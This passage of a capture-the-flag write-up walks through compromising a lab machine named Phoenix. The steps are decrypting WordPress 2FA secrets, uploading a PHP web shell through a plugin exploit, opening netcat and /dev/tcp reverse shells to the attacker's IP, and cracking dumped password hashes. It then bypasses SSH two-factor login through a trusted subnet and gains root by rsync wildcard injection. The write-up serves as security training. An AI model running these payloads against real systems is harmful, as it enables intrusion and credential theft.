$secret1='qGEPwI6RQBxF4aXM6PVuriofiwCH4mjc4ZjO3jWN5gDDX5MzLHTfDk3tRGK7vwkkTbAjoxNf
qFeMjJZoSI5yPF25Hd5b8lSaF/Dpc6WMBTA=';

$key2='M6EwACNR';
$secret2='mFeor0xmxMGd4ncJhPAuPGM6HXap6neH469PGQ2wVj23TuAYSULMTQTnQcH4SgnaO7BVPok5rTc4v
qxYMYZCFNJC35KeyByT3cF05m27lvI=';

$dec1=mo2f_GAuth_AESEncryption::decrypt_data($secret1,$key1);
$dec2=mo2f_GAuth_AESEncryption::decrypt_data($secret2,$key2);

echo $dec1;
echo "\n";
echo $dec2;
?>
```

Then, we execute the script.


```
php crack.php
```



Finally, we have two codes we can try on most Authenticator applications.


```
PDEEWIVJSIDWS6WO
AL3OX34OYDWYLSGB
```

Now, we can use the Authenticator extension for Firefox. After we install it, we click on the newly added icon besides the address bar, then we select the `Edit` option with a `pencil` icon, then we click on the "plus" icon and choose `Manual Entry`. For the `Issuer` field we specify `Phoenix` (this field is just for telling different entries apart and plays no real role in the final code) and for the `Secret` we copy-paste the first decrypted code (if this doesn't work we will use the second code). The `Authenticator` has already generated a code which we can try on the OTP validation page.



At last, we are logged in as the `Phoenix` user.

Looking at the installed `Plugins` we find a plugin called `Download from files`.



At this point, we can use `searchsploit` to search for publicly known vulnerabilities regarding this plugin.

```
searchsploit download from files
```

```
searchsploit download from files

------------------------------------------------------ ----------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ----------------------------
Download From Files 1.48 - Arbitrary File Upload     | php/webapps/50287.py
------------------------------------------------------ ----------------------------
```

Indeed, there is a vulnerability regarding this particular plugin that, according to the exploit title, will allow us to upload arbitrary files to the remote machine.

Let's proceed to make a local copy of this exploit to our working directory and then execute it.

```
searchsploit -m php/webapps/50287.py
python3 50287.py
```

```
python3 50287.py

Download From Files <= 1.48 - Arbitrary File Upload
Author -> spacehen (www.github.com/spacehen)
Usage: python3 exploit.py [target url] [php file]
Ex: python3 exploit.py https://example.com ./shell.(php4/phtml)
```

We are presented with the `help` menu of the script which indicates to us the correct usage for this exploit. We have to provide a `target url` and a `php file` with `php4` or `phtml` extension. Since we already know the `target url` to be `http://phoenix.htb` we proceed to create a file called `shell.phtml` with the following contents:

```
<?php system($_GET['cmd']); ?>
```

Then, we execute the script.

```
python3 50287.py https://phoenix.htb shell.phtm
```

```
python3 50287.py https://phoenix.htb shell.phtml

<SNIP>
(Caused by SSLError(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify
failed: self signed certificate (_ssl.c:997)')))
```

Unfortunately, we get an error regarding the validation of the self signed certificate presented by `phoenix.htb`. To overcome this error, we need to make some modifications to the source code of the exploit.

```
<SNIP>
def vuln_check(uri):
        response = requests.get(uri, verify=False)
        raw = response.text

        if ("Sikeres" in raw):
                return True;
        else:
                return False;
<SNIP>
def main():
<SNIP>
        print("Uploading Shell...");
```

```
        response = requests.post(uri, files=files, data=data, verify=False )
        file_name = path.basename(file_path)
        if("ok" in response.text):
                print("Shell Uploaded!")
                if(base[-1] != '/'):
                        base += '/'
                print(base + "wp-admin/" + file_name);
        else:
                print("Shell Upload Failed")
                sys.exit(1)

main();
```

Now, we execute the modified version and we get a link to our shell.

```
python3 50287.py https://phoenix.htb shell.phtml

Download From Files <= 1.48 - Arbitrary File Upload
Author -> spacehen (www.github.com/spacehen)
Shell Uploaded!
https://phoenix.htb/wp-admin/shell.phtml
```

Let's try to get a reverse shell. First of all, we set up a listener on our local machine:

```
nc -lvnp 9001
```

Then, we use `Curl` to access our shell:

```
curl "https://phoenix.htb/wp-admin/shell.phtml?
cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-
i+2>%261|nc+10.10.14.7+9001+>/tmp/f" -k
```

Finally, we have a reverse shell on our local machine as the user `wp_user`.

```
nc -lvnp 9001

connect to [10.10.14.7] from (UNKNOWN) [10.10.11.149] 49996
$ whoami
wp_user
```

Lateral Movement

First we need to get a proper shell before we continue. Executing the following sequence of commands we will have a fully interactive `tty` shell.

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

Since we can't find the user flag as the user `wp_user` we begin our enumeration process.

Now that we have a reverse shell on the machine we can take a closer look at the WordPress database since we don't have to worry about restricting our queries due time constraints.

Our first step would be to read the credentials to access the database from the `/srv/www/wordpress/wp_config.php` file.

```
<?php
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', '<++32%himself%FIRM%section%32++>' );
<SNIP>
```

With these credentials we can authenticate using `mysql` and take a closer look at the `wp_users` table.

```
mysql -u wordpress -p
```

```
wp_user@phoenix:~/wordpress$ mysql -u wordpress -p
Enter password:

mysql> use wordpress;
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| Phoenix    | $P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc. |
| john       | $P$B8eBH6QfVODeb/gYCSJRvm9MyRv7xz. |
| Jsmith     | $P$BV5kUPHrZfVDDWSkvbt/Fw3Oeozb.G. |
| Jane       | $P$BJCq26vxPmaQtAthFcnyNv1322qxD91 |
| Jack       | $P$BzalVhBkVN.6ii8y/nbv3CTLbC0E9e. |
+------------+------------------------------------+
```

We have found four new hashes that we could try to crack using `John`. First we add the new hashes to our `hash` file and then we invoke `john`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

superphoenix
```

Since we cracked a hash and discovered a new possible password, we can try to SSH on the machine with this password in case there is a password re-use vulnerability, but apart from the password, we need a list of possible users to try. We can get this list by filtering the `/etc/passwd` file in order to show only the users with a login shell.

```
cat /etc/passwd | grep bash
```

```
wp_user@phoenix:~/wordpress$ cat /etc/passwd |grep bash

root:x:0:0:root:/root:/bin/bash
phoenix:x:1000:1000:Phoenix:/home/phoenix:/bin/bash
editor:x:1002:1002:John Smith,1,1,1,1:/home/editor:/bin/bash
```

Given the fact that the name `John Smith` was also present on the database we try to SSH with the `editor` user and the password `superphoenix`.

```
ssh editor@phoenix.htb

$$$$$$$\  $$\                                        $$\
$$  __$$\ $$ |                                       \__|
$$ |  $$ |$$$$$$$\   $$$$$$\   $$$$$$\  $$$$$$$\  $$\ $$\   $$\
$$$$$$$  |$$  __$$\ $$  __$$\ $$  __$$\ $$  __$$\ $$ |\$$\ $$  |
$$  ____/ $$ |  $$ |$$ /  $$ |$$$$$$$$ |$$ |  $$ |$$ | \$$$$  /
$$ |      $$ |  $$ |$$ |  $$ |$$   ____|$$ |  $$ |$$ | $$  $$<
$$ |      $$ |  $$ |\$$$$$$  |\$$$$$$$\ $$ |  $$ |$$ |$$  /\$$\
\__|      \__|  \__| \______/  \_______|\__|  \__|\__|\__/  \__|
(editor@phoenix.htb) Password:
(editor@phoenix.htb) Verification code:
(editor@phoenix.htb) Password:
```

We have stumbled upon a manually configured SSH authentication. From the output we may deduce that the password was indeed accepted as correct but we were asked for a verification code, another two factor authentication mechanism. Even if we try to `su editor` from our current session we are prompted for a `verification code`.

```
wp_user@phoenix:~/wordpress/wp-admin$ su editor
Verification code:
```

Since we do have a valid password it's worth investigating this path a little further. Let's take a look at the `/etc/pam.d/sshd` file, which most probably holds the custom configuration options for this case.

```
wp_user@phoenix:~/wordpress/wp-admin$ cat /etc/pam.d/sshd

# PAM configuration for the Secure Shell service

# Standard Un*x authentication.
@include common-auth
auth [success=1 default=ignore] pam_access.so accessfile=/etc/security/access-local.conf
auth required pam_google_authenticator.so nullok user=root secret=/var/lib/twofactor/${USER}
<SNIP>
```

There are two lines that are not part of the default configuration. Let's take a look at the files that we have access to.

First, we will examine the `/etc/security/access-local.conf` file.

```
wp_user@phoenix:~/wordpress/wp-admin$ cat /etc/security/access-local.conf

+ : ALL : 10.11.12.13/24
- : ALL : ALL
```

The contents of this file indicate that if any user tries to login from the `10.11.12.13/24` subnet the two factor authentication is disabled. Otherwise, it is enabled for every user.

Then, we can take a look at the `/var/lib/twofactor` directory.

```
wp_user@phoenix:~/wordpress/wp-admin$ ls -al /var/lib/twofactor

-r--------  1 root root  148 Jun 22 09:15 editor
-r--------  1 root root  170 Feb 25 13:29 phoenix
-r--------  1 root root  103 Feb 28 11:44 root
```

We see that there are three files which are only readable by root user. According to the `pam` configuration we can determine that these files are actually storage locations of TOTP secret keys for `root`, `phoenix` and `editor` users accordingly, but we can't read these files so they are of no use to us.

The interesting thing that we have discovered is that two factor authentication is disabled for a specific subnet. So, let's check if the remote machine is connect to this subnet, using `ifconfig`.

```
wp_user@phoenix:~/wordpress/wp-admin$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.149  netmask 255.255.254.0  broadcast 10.10.11.255
        <SNIP>

eth0: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
        inet 10.11.12.13  netmask 255.255.255.0  broadcast 0.0.0.0
        <SNIP>

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        <SNIP>
```

Indeed, there is an interface called `eth0` with an IP that corresponds to that subnet. Thus, we can try to SSH from the remote machine to `10.11.12.13`.

```
ssh editor@10.11.12.13
```

```
wp_user@phoenix:~/wordpress/wp-admin$ ssh editor@10.11.12.13

Password:
editor@phoenix:~$ whoami
editor
```

At last, we have a shell as the `editor` user and the user flag can be found in `/home/editor/user.txt`.

Privilege Escalation

At this point, we can start enumerating the remote machine as the user `editor`. At first, everything seems properly configured. Even `/proc` is mounted with `hidepid=2` which prevents us from monitoring processes across different users on the system.

```
editor@phoenix:~$ mount

sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime,hidepid=2)
<SNIP>
```

What we can do, though, is to start looking for unexpected files inside the `PATH` directories.


```
echo $PATH
```

```
editor@phoenix:~$ echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games:/snap/bin
```

Consequently, we find a weird file inside the `/usr/local/bin` directory.

```
editor@phoenix:~$ ls -al /usr/local/bin

-rwxr-xr-x  1 root root 15392 Feb 16 22:27 cron.sh.x
```

The extension of the file is really odd, so we should investigate it a bit more. According to this post `.sh.x` files are `encrypted shell scripts in binary format`. According to the post this can be done using the `shc` binary. Let's check if this binary is installed on the remote machine.



Indeed, the aforementioned binary is installed on the remote machine so we are pretty sure that we are dealing with an encrypted shell script.

According to the documentation:

```
shc's main purpose is to protect your shell scripts from modification or inspection.
You can use it if you wish to distribute your scripts but don't want them to be easily
readable by other people.
```

Our goal is to find a way to retrieve the original source code of this script. Alas, static retrieval of the code is probably impossible due to the encryption. What we can do though, is to transfer pspy64s on th remote machine, execute it to monitor our processes and then execute the encrypted script manually. This should allow us to dump the source code using a dynamic approach.

First of all, we set up a Python webserver on the directory where we have the `pspy64s` binary.

```
sudo python3 -m http.server 80
```

Then, we download the executable on the remote machine.

```
wget 10.10.14.7/pspy64s
```

Finally, we change it's permissions and execute it and inspect the output.

```
chmod +x pspy64s
./pspy64s&
Enter
./cron.sh.x
```

```
editor@phoenix:/tmp$ wget 10.10.14.7/pspy64s
editor@phoenix:/tmp$ chmod +x pspy64s
editor@phoenix:/tmp$ ./pspy64s&
editor@phoenix:/tmp$ ./cron.sh.x
2022/06/22 12:30:25 CMD: UID=1002 PID=18142  | ./cron.sh.x
2022/06/22 12:30:25 CMD: UID=1002 PID=18143  | ./cron.sh.x -c

#!/bin/sh


NOW=$(date +"%Y-%m-%d-%H-%M")

FILE="phoenix.htb.$NOW.tar"

cd /backups

mysqldump -u root wordpress > dbbackup.sql

tar -cf $FILE dbbackup.sql && rm dbbackup.sql

gzip -9 $FILE

find . -type f -mmin +30 -delete

rsync --ignore-existing -t *.* jit@10.11.12.14:/backups/
./cron.sh.x
<SNIP>
```

It turns out that the script is executing the following commands:

```
#!/bin/bash

OW=$(date +"%Y-%m-%d-%H-%M")
FILE="phoenix.htb.$NOW.tar"
cd /backups
mysqldump -u root wordpress > dbbackup.sql
tar -cf $FILE dbbackup.sql && rm dbbackup.sql
gzip -9 $FILE
find . -type f -mmin +30 -delete
rsync --ignore-existing -t *.* jit@10.11.12.14:/backups/
```

It looks like a backup script to take backups for the Wordpress Database using the privileges of the MySQL `root` user. But there is no password supplied for identification in the file which means the password must be stored in a `.my.cnf` file somewhere. This is a strong indication that another user is executing this script, probably `root`. Let's take a look at the `/backups` directory.

```
editor@phoenix:/tmp$ ls -al /backups/

-rw-r--r--  1 root   root   678589 Jun 22 12:18 phoenix.htb.2022-06-22-12-18.tar.gz
-rw-r--r--  1 root   root   678584 Jun 22 12:21 phoenix.htb.2022-06-22-12-21.tar.gz
-rw-rw-r--  1 editor editor    151 Jun 22 12:22 phoenix.htb.2022-06-22-12-22.tar.gz
-rw-r--r--  1 root   root   678585 Jun 22 12:24 phoenix.htb.2022-06-22-12-24.tar.gz
-rw-r--r--  1 root   root   678590 Jun 22 12:27 phoenix.htb.2022-06-22-12-27.tar.gz
-rw-rw-r--  1 editor editor    151 Jun 22 12:30 phoenix.htb.2022-06-22-12-30.tar.gz
-rw-r--r--  1 root   root   678585 Jun 22 12:33 phoenix.htb.2022-06-22-12-33.tar.gz
-rw-r--r--  1 root   root   678585 Jun 22 12:36 phoenix.htb.2022-06-22-12-36.tar.gz
-rw-r--r--  1 root   root   678585 Jun 22 12:39 phoenix.htb.2022-06-22-12-39.tar.gz
-rw-r--r--  1 root   root   678586 Jun 22 12:42 phoenix.htb.2022-06-22-12-42.tar.gz
-rw-r--r--  1 root   root   678585 Jun 22 12:45 phoenix.htb.2022-06-22-12-45.tar.gz
```

Apart from the two files that are owned by `editor` and are the product of our manual script execution, we see that a backup owned by `root` is created every three minutes.

Since `editor` can write to this folder and the script is using the `rsync` binary with a wildcard `*` this makes it vulnerable to a [wildcard injection] attack.

First of all, we create the `/backups/shell.sh` file, with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/9001 0>&1
```

Then, we set up a local listener on our machine.

```
nc -lvnp 9001
```

Finally, we create our payload/filename.

```
touch /backups/-e\ bash\ shell.sh
```

After a while, we get a reverse shell as the `root` user.

```
nc -lvnp 9001

connect to [10.10.14.7] from (UNKNOWN) [10.10.11.149] 58080
root@phoenix:/backups# id
id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.

Appendix - Alternative way to retrieve the encrypted source code

While searching online on how to retrieve the source code from these encrypted scripts we came across this answer on Stack Overflow. Essentially, this technique forces the application to crash and then parses the core dump that has been created. To replicate this method on the remote machine we use the following chain of commands:

```
cd /tmp
cp /usr/local/bin/cron.sh.x .
./cron.sh.x&
sleep 0.2 && kill -SIGSEGV $!
Enter
fg
strings /var/crash/*.crash
```

```
editor@phoenix:/tmp$ cd /tmp
editor@phoenix:/tmp$ cp /usr/local/bin/cron.sh.x .
editor@phoenix:/tmp$ ./cron.sh.x&
[1] 18931
editor@phoenix:/tmp$ sleep 0.2 && kill -SIGSEGV
<SNIP>; do you wish to overwrite (y or n)?
[1]+  Stopped                 ./cron.sh.x
editor@phoenix:/tmp$
editor@phoenix:/tmp$ fg
./cron.sh.x
Segmentation fault (core dumped)
editor@phoenix:/tmp$ cat /var/crash/*.crash | less
editor@phoenix:/tmp$ strings /var/crash/*.crash

<SNIP>
ProcCmdline:
 ./cron.sh.x -c \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
  <SNIP>
 #!/bin/sh
 NOW=$(date\ +"%Y-%m-%d-%H-%M")
 FILE="phoenix.htb.$NOW.tar"
 cd\ /backups
 mysqldump\ -u\ root\ wordpress\ >\ dbbackup.sql
 tar\ -cf\ $FILE\ dbbackup.sql\ &&\ rm\ dbbackup.sql
 gzip\ -9\ $FILE
 find\ .\ -type\ f\ -mmin\ +30\ -delete
 rsync\ --ignore-existing\ -t\ *.*\ jit@10.11.12.14:/backups/
  ./cron.sh.x
```

Once again, we have successfully retrieved the original source code.